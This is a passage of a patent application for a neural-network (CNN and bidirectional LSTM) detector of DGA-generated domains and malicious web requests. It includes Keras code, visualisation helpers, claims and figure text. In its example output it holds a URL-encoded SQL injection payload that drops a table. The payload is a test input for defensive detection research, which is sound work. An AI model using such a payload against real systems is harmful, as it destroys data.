[00268] In some embodiments, systems, methods, and computer-readable media are provided for implementing malicious code detection using deep learning techniques, among others. Bot and DGA-generated domain detection is a challenge that has become prevalent in the modern, electronic signal-driven world, especially after the proliferation of internet and communications technologies.

[00269] Bot and DGA-generated domain detection is a problem that arises in view of technological improvements, that exists on a massive scale. It is not a human-based problem, nor does a human-based solution exist. As such, a sufficient technological response is needed, and the computer-implemented systems and methods described below are capable of classifying malicious code in a variety of forms.

[00270] A neural network may include, for example, three layers: an input layer, a hidden layer and an output layer. The hidden layer is a linear combination of the input x and a bias (e.g., z=Wx+b). A sample neural network diagram is shown at **FIG. 12**. These neurons are then activated via some nonlinearity (e.g., a=tanh (z)). The output layer is configured to generate an assessment of input layer (e.g., Dog/Cat), and errors are corrected via back propagation.

[00271] Convolutional Neural Networks are typically used with images (e.g., image classification), and CNNs scan across an image with filters that pick out different patterns, for example, as shown in the example of **FIG. 13**. Each successive layer picks out more complex patterns, and CNNs can be used for also be used for natural language processing (NLP).

[00272] Recurrent neural networks are configured to process with sequenced data (e.g., time series or text), and the hidden state of an RNN may be updated with the latest data point along with a history of all previous data points. The RNN has a memory of past events, and this may be particularly useful in NLP when relevant text is in different parts of a sample. There are different flavours of RNN such as LSTM and GRU.

[00273] The system and method of some embodiments provides a DGA-generated domain detection neural network where DGA-generated domain detection is treated as a Natural Language Processing (NLP) problem.

[00274] In accordance with some embodiments, domains are analyzed on a per character level, and provided into a sequence of CNN layers. Features are provided as inputs into a bidirectional LSTM (RNN), and the final output declared benign or DGA-generated.

[00275] The Convolutional Neural Network (CNN) layers are used for pattern detection and compression, while the RNN helps with memory and context. Various regularization techniques such as batch-normalization and dropout are also employed. In order to interpret how the algorithm makes its decisions, it is important to understand how the neural network is "thinking". A visualization technique is developed, illustrating the similarity between the thought processes of humans and neural networks.

[00276] A 1D convolutional layer applies a filter of sequence length *n* that scans across the sample and returns a value for each step. The filter, in some embodiments, is essentially a vector of *n* values that perform a basic linear regression on the input before being passed through a non-linear activation. In some examples, the non-linear activation can be a rectified linear unit (ReLu) that keeps the value if positive, and sets it to zero if negative. As the network is trained, the filter values are updated so that they are more effective at identifying and/or determining patterns.

[00277] Another feature of convolutional layer filters is that they can have a stride: meaning how many letters it skips before applying the filter again. This has the added benefit of compressing data and reducing computational complexity. Three convolutional layers may be used: one with stride 1, and two with stride 2. After each convolutional layer, the system is configured to apply dropout and batch normalization. Dropout randomly switches off some filters during training. This prevents a model from relying on some filters more than others as this can lead to over-fitting.

[00278] Batch-normalization is a sound application of statistics to normalize the data that is being processed in batches. Following our convolutional layers we apply a bi-directional recurrent layer, specifically a Long Short Term Memory (LSTM) layer. An LSTM has the ability to act like a normal neural network (passes the sample data through a linear function, then a non-linear activation) and then remember the output of that function when the next sample comes along. The LSTM then has memory of all past text that it processed, and because the LSTM is bidirectional, the LSTM has memory of all future text too. This may be useful when dealing with long sequences.

[00279] The last layer in the network is the classification layer. In some embodiments, the classification layer is configured as a single neuron that determines whether or not a domain is DGA-generated, based on the input of all the cells from the LSTM. In training the neural network, the system may be configured to optimize the cost function. In other words, the system is configured to minimize how wrong the algorithm is for a given set of weights (the values that make up the filters and cells of the convolutional and recurrent layers).

[00280] The system can be implemented, for example, using various processors and memory in the form of a neural network system. An input receiver can be used for receiving domain name requests from devices. A convolutional neural network unit may be used to provide the n convolutional layers and is configured for receiving the input text and processing the input text through the various convolutional layers (for example, having various different parameters that may aid in processing, such as stride length). A recurrent neural network unit is provided having one or more long short term memory layers, the recurrent neural network unit configured to perform pattern recognition, and a classification unit may be utilized to receive the output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are DGA-generated or benign domains.

[00281] This system is designed for detecting cyber bots (or botnets) operating on a computer or in an enterprise environment. The team has developed a machine learning-based algorithm to flag suspected bot activity by analyzing sent and received data packets. The system may look for repeated access of many nonsensical domain names. Natural language processing is used to process host names to determine which are likely to be real and which generated. The system also looks for cases where multiple domains resolve to the same IP address, and where many DNS lookup requests are not resolved. The output of the system is presently to raise a flag for a person to review the flagged access.

Example Code

[00282] Careful selection of parameters is an important factor. Factors for tuning, for example, include the number of layers to be implemented (e.g., the convolutional layers

were used to reduce the sequence length and find patterns), whereby increased layers may help ease the computational burden, but too many layers would reduce the overall accuracy. The number of filters in the convolutional layers needs to be selected, as too few would cause the model to underfit, and further, too many would cause it to overfit, as both would lead to cause a drop in accuracy at test time.

[00283] The kernel_size is chosen so that it would encapsulate the majority of a word as it scanned across the text, and the activation type is chosen to help the network learn various types of parameters. In this example, reLu was chosen (e.g., over tanh). Batch normalization was chosen to help speed up training and improve test accuracy, and drop out was introduced to prevent overfitting. The value was carefully chosen, much like the number of filters.

[00284] The recurrent layer was parameterized with an optimal level of dropout and optimal number of cells, and a bi-directional LSTM was chosen as the LSTM includes a long term memory component, which is of more use than a regular Recurrent Neural Network, and bi-directional was chosen to adapt to attacks can be in at any point in the sequence.

```
batch_size = 384
n_epochs=10
model = Sequential()
model.add(Convolution1D(filters=16, kernel_size=7, strides=1,activation='relu',
input_shape=InputSize, name='conv1d_1'))

model.add(BatchNormalization())
model.add(Dropout(0.1))
model.add(Convolution1D(filters=16, kernel_size=7, strides=2,activation='relu',
name='conv1d_2'))
model.add(BatchNormalization())
model.add(Dropout(0.1))
model.add(Convolution1D(filters=16, kernel_size=7, strides=2,activation='relu',
```

```
name='conv1d_3'))
model.add(Bidirectional(LSTM(32,return_sequences=True,dropout=0.4,
recurrent_dropout=0.15),name='BiDrnn_1'))
model.add(Flatten())
model.add(Dense(1, kernel_initializer='normal', activation='sigmoid',name='siglayer'))


history=model.fit(X_train, y_train, epochs=n_epochs, batch_size=batch_size,
verbose=2, validation_split=0.2, shuffle=True)

```

Text Input

```
def text_2_int(text):
    dataX = []

    val=[]
    for char in text:
        try:
            val.append(Chars2int[char])
        except:
            val.append(0)
    dataX.append(val)
    return dataX
def int_2_vec(text):

    textinput  = pad_sequences(text_2_int(text), maxlen=1425, dtype='float32')
    X = np.zeros((1, 1425, len(chars)), dtype=np.bool)
    for i, sample in enumerate(textinput):
        for t, charInt in enumerate(sample):
```

```
            if int(charInt)!=0:
                X[i, t, int(charInt)-1] = 1
        return X
        print X.shape
```

Character Importance

```
def relufilter(z):
    s=np.maximum(z,0)
    return z
def GetFeatureScale(x,FilterNum,Layernum=0,samplelength=7,subsample=1):

    FeaturedX=np.zeros([x.shape[1],1])
    layerOutput = K.function([model.layers[0].input,
K.learning_phase()],[model.layers[Layernum].output])

    layer_output = np.array(layerOutput([x,0]))
    for stridestep in range(layer_output.shape[2]):

FeaturedX[stridestep*subsample:stridestep*subsample+samplelength]=np.maximum
(FeaturedX[stridestep*subsample:stridestep*subsample+samplelength],(layer_output
[0][0][stridestep][FilterNum])*np.ones([samplelength,1]))
    FeaturedX/= max(FeaturedX+1e-5)

    return FeaturedX
```

Colour Mapping

```
def hex_to_RGB(hex):
 ''' "#FFFFFF" -> [255,255,255] '''
 return [int(hex[i:i+2], 16) for i in range(1,6,2)]

# In[3]:
def RGB_to_hex(RGB):
 ''' [255,255,255] -> "#FFFFFF" '''
 RGB = [int(x) for x in RGB]
 return "#"+"".join(["0{0:x}".format(v) if v < 16 else
        "{0:x}".format(v) for v in RGB])

# In[4]:
def linear_gradient(start_hex, finish_hex="#FFFFFF", n=10):
 ''' returns a gradient list of (n) colors between
  two hex colors. start_hex and finish_hex
  should be the full six-digit color string,
  inlcuding the number sign ("#FFFFFF") '''
 # Starting and ending colors in RGB form
 s = hex_to_RGB(start_hex)
 f = hex_to_RGB(finish_hex)
 # Initialize a list of the output colors with the starting color
 RGB_list = [s]
 # Calculate a color at each evenly spaced value of t from 1 to n
 for t in range(1, n):
  # Interpolate RGB vector for color at the current value of t
  curr_vector = [
   int(s[j] + (float(t)/(n-1))*(f[j]-s[j]))
   for j in range(3)
```

```
        ]
        curr_vector=tuple(curr_vector)
        # Add it to list of output colors
        RGB_list.append(curr_vector)

    return [tuple(x) for x in RGB_list]#RGB_list
# In[5]:
def ColourDict(x,filterVec,ColourGradient):
    #if sum(filtervec)!=0:

    filterVec/=np.max(filterVec)

    Featuredx=((len(ColourGradient)-1)*filterVec).astype(int)

    featuresAsColours=[ColourGradient[int(num)] for num in Featuredx]
    text=''.join(x)
    return x,featuresAsColours

# In[6]:

breaklim=101
def HTMLThatText(x,filterVec,ColourGradient,bgcol=''):

    if bgcol:
        background=bgcol
    else:
        background=RGB_to_hex(ColourGradient[0])
        htmlcode=''
    text,strength=ColourDict(x,filterVec,ColourGradient)
```

```
    htmlcode+="""<html>
<head>

</head>
<body style="background-color:"""+background+ """ "><p> """
    j=0
    for i in range(len(text)):
        j+=1
        c=text[i]
        s=str(strength[i])
        if c =='\n':
            htmlcode +="""<br>"""
        if breaklim%(j+1)==0:
            htmlcode +="""<br>"""
            j=0
#           #print s
#           #print c
        htmlcode +=  """<span style="color:rgb""" +s+ """\">"""  +c+ "</span>"


    htmlcode+="""</p></body>
    </html>
    """
    return htmlcode
#f.write(message)
#f.close()
#f.write(message)
#f.close()
```

```
def HtmlJupyter(message):
    from IPython.display import display,HTML
    chart = HTML(message)
    display(chart)
# In[8]:

# def ShadedText(x,filterVec,start_hex="#FFFFFF", finish_hex="#002888", n=10):
def ShadedText(x,filterVec,start_hex="#000000", finish_hex="#ff0000", n=10):

    #if sum(filtervec)==0:
#     white=hex_to_RGB("#FFFFFF")
#     broadcastvec=np.ones((len(filterVec),3))
#     ColourGradient=[tuple(x) for x in (white+broadcastvec)]
    #else:
    ColourGradient=linear_gradient(start_hex, finish_hex, n)

    filteredtext=HTMLThatText(x,filterVec,ColourGradient)
    return HtmlJupyter(filteredtext)

# In[ ]:

options = {

    'margin-left': '0mm',
    'margin-right': '0mm',
    'margin-bottom': '0mm',
    'margin-top': '0mm'
}
```

Example Output

```
attack='GET
http://localhost:8080/tienda1/publico/caracteristicas.jsp?id=%27%3B+DROP+TABLE
+usuarios%3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+%27%25
HTTP/1.1'

x=int_2_vec(attack)
f=16
layer=7
step=4
filtervec=GetFeatureScale(x,f,Layernum=layer,samplelength=7,subsample=step)

filtervec=relufilter(filtervec)
x= np.nonzero(x)[2]
x=[Int2Chars[c+1] for c in x]

x = [''] * ((filtervec.shape[0]) - len(x))+x

np.set_printoptions(threshold='nan')
print  "layer: " + str(layer), "filter: "+ str(f)

text=ShadedText(x,filtervec,start_hex="#FFFFFF", finish_hex="#002888",n=50)
```

[00285] The following references are hereby incorporated by reference in their entireties.

1. Cooke, Evan, Farnam Jahanian, and Danny McPherson. "The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets." *SRUTI* 5 (2005): 6-6.

2. Antonakakis, Manos, et al. "From Throw-Away Traffic to Bots: Detecting the Rise of DGA-Based Malware." *USENIX security symposium.* Vol. 12. 2012.

3. Yadav, Sandeep, et al. "Detecting algorithmically generated malicious domain names." *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*. ACM, 2010.

4. Vu, Ngoc Thang, et al. "Combining recurrent and convolutional neural networks for relation classification." *arXiv preprint arXiv:1605.07333* (2016).

5. Szegedy, Christian, et al. "Going deeper with convolutions." Proceedings of the IEEE conference on computer vision and pattern recognition. 2015.

WHAT IS CLAIMED IS:

1. A system for detection of malicious software generated networking addresses, the system comprising: at least one processor configured for:

receiving at least one networking address from at least one input source;

converting the at least one networking address into a plurality of inputs for a first layer of a neural network, the neural network including at least one convolutional layer, and at least one recurrent neural network layer, the neural network configured to generate an output providing an indication of whether the at least one networking address as a malicious software generated networking address; and

when the output indicates that the at least one networking address as the malicious software generated networking address, generating signals for storing and flagging the at least one networking address as the malicious software generated networking address.

2. The system of claim 1, wherein receiving the at least one networking address comprises monitoring requests to access externally addresses resources from one or more devices in the system, the requests including one or more networking addresses.

3. The system of claim 1, wherein converting the at least one networking address comprises coding each character in the at least one networking address as an input value to the first layer of the neural network.

4. The system of claim 3, wherein coding each character in the at least one networking address comprises including punctuation, spacing and special characters as input values to the first layer of the neural network.

5. The system of claim 3, wherein coding each character in the at least one networking address comprises mapping each character in the at least one networking address to an *n*-dimensional vector, where n is greater than or equal to a number of characters in a set of possible characters in a networking address.

6. The system of claim 1, wherein the at least one processor is configured for determining an edit distance between the at least one networking address and at least one known malicious software generated networking address.

7. The system of claim 1, wherein the neural network comprises at least two parallel convolutional layers, each configured with a different filter size.

8. The system of claim 1, wherein the at least one processor is configured for training the neural network with negatively-labelled networking addresses based on at least one website database, and with positively-labelled networking addresses generated by at least one malicious software generating algorithm.

9. The system of claim 1, wherein the output is a classification score providing a relative indication of whether the at least one networking address is the malicious software generated networking address.

10. The system of claim 1, wherein the at least one processor is configured for: when the output indicates that the at least one networking address as the malicious software generated networking address:

blocking requests to access the at least one networking address;

identifying a device requesting access to the at least one networking address as potentially infected with malicious software;

associating the at least one networking address with one or more network addresses previously flagged as a malicious software generated networking address for determining a malicious software networking address generating algorithm; or

generating an alert message indicating a potential malicious software generated networking address was detected.

11. A method for detection of malicious software generated networking addresses conducted on at least one processor, the method comprising:

receiving at least one networking address from at least one input source;

converting the at least one networking address into a plurality of inputs for a first layer of a neural network, the neural network including at least one convolutional layer, and at least one recurrent neural network layer, the neural network configured to generate an output providing an indication of whether the at least one networking address as a malicious software generated networking address; and

when the output indicates that the at least one networking address as the malicious software generated networking address, generating signals for storing and flagging the at least one networking address as the malicious software generated networking address.

12. The method of claim 11, wherein receiving the at least one networking address comprises monitoring requests to access externally addresses resources from one or more devices in the method, the requests including one or more networking addresses.

13. The method of claim 11, wherein converting the at least one networking address comprises coding each character in the at least one networking address as an input value to the first layer of the neural network.

14. The method of claim 13, wherein coding each character in the at least one networking address comprises including punctuation, spacing and special characters as input values to the first layer of the neural network.

15. The method of claim 13, wherein coding each character in the at least one networking address comprises mapping each character in the at least one networking address to an n-dimensional vector, where n is greater than or equal to a number of characters in a set of possible characters in a networking address.

16. The method of claim 11, wherein the neural network comprises at least two parallel convolutional layers, each configured with a different filter size.

17. The method of claim 11, wherein the at least one processor is configured for training the neural network with negatively-labelled networking addresses based on at

least one website database, and with positively-labelled networking addresses generated by at least one malicious software generating algorithm.

18. The method of claim 11, comprising:

when the output indicates that the at least one networking address as the malicious software generated networking address:

blocking requests to access the at least one networking address;

identifying a device requesting access to the at least one networking address as potentially infected with malicious software;

associating the at least one networking address with one or more network addresses previously flagged as a malicious software generated networking address for determining a malicious software networking address generating algorithm; or

generating an alert message indicating a potential malicious software generated networking address was detected.

19. A computer readable media storing machine readable instructions, which when executed, cause a processor to perform a method for detection of malicious software generated networking addresses, the method comprising:

receiving at least one networking address from at least one input source;

converting the at least one networking address into a plurality of inputs for a first layer of a neural network, the neural network including at least one convolutional layer, and at least one recurrent neural network layer, the neural network configured to generate an output providing an indication of whether the at least one networking address as a malicious software generated networking address; and

when the output indicates that the at least one networking address as the malicious software generated networking address, generating signals for storing and flagging the at least one networking address as the malicious software generated networking address.

20. A neural network system, including one or more processors, configured for detection of malicious domain names, the neural network system comprising:

an input receiver configured for receiving input text in the form of one or more domain name samples from one or more domain name input sources;

a convolutional neural network unit including one or more convolutional layers, the convolutional neural network unit configured for receiving the input text and processing the input text through the one or more convolutional layers to generate a constrained set of one or more features;

a recurrent neural network unit including one or more long short term memory layers, the recurrent neural network unit configured to perform pattern recognition on the constrained set of the one or more features and to generate output data;

a classification unit including one or more classification layers, the classification unit configured to receive the output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are malicious domain names or benign domain names; and

wherein the input receiver is configured to map each character of the one or more domain name samples to a multi-dimensional vector, and to set a sequence dimension of each domain name sample to a uniform sample length by padding any remainders with empty vectors, the input receiver generating a |T| x |V| sparse matrix;

wherein the |T| x |V| sparse matrix is received by the convolutional neural network unit and processed by each of the one or more convolutional layers, each layer including a set $\mathbb{F} \in \mathbb{R}^{dxs}$ of filters, each with length d, which are configured to scan across the |T| x |V| sparse matrix, and

wherein the |T| x |V| sparse matrix is iteratively processed through each of the one or more convolutional layers, and an element-wise product of each filter fk and the |T| x |V| sparse matrix are passed through a non-linear activation function ϕ;

wherein a rectified linear unit provides the non-linear activation function ϕ and utilized to discard any negative values, and to retain all positive values, and the |T| x |V| sparse matrix is iteratively processed through each of the one or more convolutional layers to reduce a size of data being analyzed at each iteration;

wherein the recurrent neural network unit includes a bi-directional long short term memory network including at least an input gate and a forget gate, the input gate configured using the relation:

$$i_t = \sigma\left(W_i \cdot x_t + U_i \cdot h_{t-1} + b_i\right)$$

, and the forget gate configured using the relation:

$$f_t = \sigma\left(W_f \cdot x_t + U_f \cdot h_{t-1} + b_f\right), \text{ and}$$

wherein W_f and U_f are weight matrices, where x_t is a single time step from a sequence (x0, . . . , xT), h_{t-1} is information from a previous state, b_f are bias vectors and σ is a sigmoid function having the relation:

$$\sigma(x) = \frac{1}{1 + \exp^{-x}}.$$




FIG. 1A

Training Data

GET http://localhost:8080/tienda1/index.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image
/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=1F767F17239C9B670A39E9B10C3825F4
Connection: close

231

FIG. 1B

CA 3000166 2018-04-03




FIG. 2




FIG. 3A



300B
InputLayer
input: (None, 1425, 81)
output: (None, 1425, 81)
Convolution1D
input: (None, 1425, 81)
output: (None, 1419, 128)
BatchNormalization
input: (None, 1419, 128)
output: (None, 1419, 128)
Dropout
input: (None, 1419, 128)
output: (None, 1419, 128)
Convolution1D
input: (None, 1419, 128)
output: (None, 707, 128)
BatchNormalization
input: (None, 707, 128)
output: (None, 707, 128)
Dropout
input: (None, 707, 128)
output: (None, 707, 128)
Convolution1D
input: (None, 707, 128)
output: (None, 351, 128)
Bidirectional(LSTM)
input: (None, 351, 128)
output: (None, 351, 512)
Flatten
input: (None, 351, 512)
output: (None, 179712)
Dense
input: (None, 179712)
output: (None, 1)

FIG. 3B



System 10
Neural Network 20
Convolution Layer Engine 108
Bi-directional LSTM 110
Classification Layer 112
Batch Normalization Engine 106
Input Processor and Feature Vector Generator 104
